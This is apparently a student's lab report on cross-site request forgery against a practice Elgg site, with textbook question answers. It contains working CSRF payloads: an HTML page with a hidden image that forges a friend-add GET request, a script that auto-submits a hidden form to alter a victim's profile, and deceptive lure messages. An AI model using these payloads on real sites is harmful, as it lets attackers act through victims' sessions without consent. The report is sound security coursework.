Jared Ren
3/7/20

Task 1)
HTTP Get request

HTTP Header Live

```
http://www.csrflabelgg.com/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=lo7lmlfvd3cgi70nal7759rgo0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 20:30:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1997
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Task 2.

http://www.csrflabelgg.com/action/friends/add?friend=43&_elgg_ts=1583614154&_elgg_token=B6G_1i9GqywPlrC1IQUaNA&_elgg_ts=1583614154&_elgg_token=B6G_1i9GqywPlrC1IQUaNA

Content of the URL needed for the attack with Boby's id, the id is 43.

```
<html>
<body>
        <h1> This page forges an HTTP GET request.</h1>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1"
height="1" />
</body>
</html>
```

The HTML page to be hosted on the attacker site.

Message from Boby to Alice, URL is shortened to make it look less obvious.

The result of Alice clicking the link.

The attack can only work if Alice is logged in because Elgg will discard the friend request if she does not have an active session. Likewise, if Alice doesn't have an active session and receives this message via email the malicious code won't work. The forged request can only be sent to the Elgg server if Alice has an active session.

Task 3)

```
"page_owner":{"guid":42,'
```

Alice's id from the page source described on page 209.

```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='BOBY IS MY HERO'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://wwW.csrflabelgg.com/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The HTML page that has malicious script to forge the post request.

It is necessary for Alice to have an active session and to be the recipient. In the html page we have the guid value needed to update Alice's profile, without this the attack will fail. Just like the friend html code we need Alice to have an active session so these scripts can work with the Elgg server. I tested the hypothesis that it would work regardless of who clicks and that yielded no changes to Alice's profile. I posted the link publicly in the wire area and had charlie and samy click it and their profile's did not change.


Alice, this is not a prank or a joke, this site has information about the labs we have to do.

I use it all the time, so don't worry.


http://www.csrflabattacker.com/forgedPost

The malicious message from Boby to Alice

Task 4)



Error message after Alice clicked the link



Alice has not friended Boby.

The attack was unsuccessful.

The attacker can't use HTTPLive to see the proper values because the values are encrypted.

==========

Example Questions

10.3, 10.4, 10.9, 10.10

10.3) HTTPS just means the comms between browser and server are encrypted. Meaning it has nothing to do with CSRF protection. So the answer is yes we still should be on guard against CSRF attacks.

10.4)<html>
<body>
<h1>this page forges an HTTP GET request.</h1>

</body>
</html>

10.9) The server cannot identify if a request is cross site or not so it has to double check.

10.10) Browsers don't know if a request is cross site or not. Browsers attach the same cookies to both same-site and cross-site requests.